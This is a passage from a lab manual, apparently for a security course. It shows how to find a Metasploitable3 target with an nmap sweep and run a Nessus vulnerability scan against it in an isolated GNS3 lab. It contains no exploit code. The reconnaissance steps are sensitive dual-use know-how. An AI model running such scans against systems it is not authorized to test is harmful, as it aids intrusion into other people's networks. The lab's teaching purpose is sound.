


Figure 3 – Switching NIC back to generic driver

Phase II – Running a Nessus Scan Against Metasploitable

Nessus is a popular vulnerability scanner that can detect vulnerabilities running on devices. This is useful for defensive purposes to detect areas of weakness but can be used by attackers to find holes in the network.

1. Open GNS3 workspace and wait for the green lights
2. Start the following machines:
    - 3. DHCP Server

- 4. Router
- 5. Kali VM
- 6. Metasploitable3-Linux

7. Once all machines are running, find the IP address of the Metasploitable3-Linux box by running a Nmap scan on the 200.200.200.0/24 network from the Kali VM. In this example, the target has an IP address of ***200.200.200.7***

```
> sudo nmap -O 200.200.200.0/24
```

8. Once you have the IP, start Nessus with the following command

```
> systemctl start nessusd.service
```

9. Open the interface by opening Firefox and going to this URL. It will say it is insecure but click ***advanced*** and ***accept the risk to continue***

```
https://kali:8834/
```

10. Login to Nessus

11. Click on New Scan




Figure 4 – New Scan

12. Click on ***Advanced Scan***




Figure 5 – Create a new advanced scan

13. Complete the scan details

    - 14. NAME – Meta3-Linux
    - 15. DESCRIPTION – Scan of metasploitable3 linux VM
    - 16. FOLDER – My Scans
    - 17. TARGETS – 200.200.200.7




Figure 6 – Configuring the scan details

18. Click on ***Save***

19. Hit the ***play*** button on the right-hand side of the scan to start it. This will take a bit of time




Figure 7 – Start Nessus scan on our target

Figure Zzzzzz

20. Once the scan begins, you can double-click on the scan and watch the progress




Figure 8 – Nessus running a scan of our target

21. Once the scan reports on vulnerabilities, you can double-click on the progress bar and it will show you a list of detected vulnerabilities




Figure 9 – Reported vulnerabilities

22. You can then double-click on any of the vulnerabilities and receive more information on the vulnerability. In this figure, we clicked on one of the Mixed results to see more of the results




Figure 10 – Details of exploits

23. Then you can double-click on any exploit to get more detailed information as well




Figure 11 – Even more details of the vulnerability

24. It took about 15 minutes for the scan to complete. Your results will vary. However, we can see that several vulnerabilities were detected including some critical vulnerabilities that need immediate attention




Figure 12 – Nessus vulnerability scan completed

25. Let's investigate the critical vulnerability a bit further




Figure 13 – Critical Vulnerability




Figure 14 – FTP vulnerability details

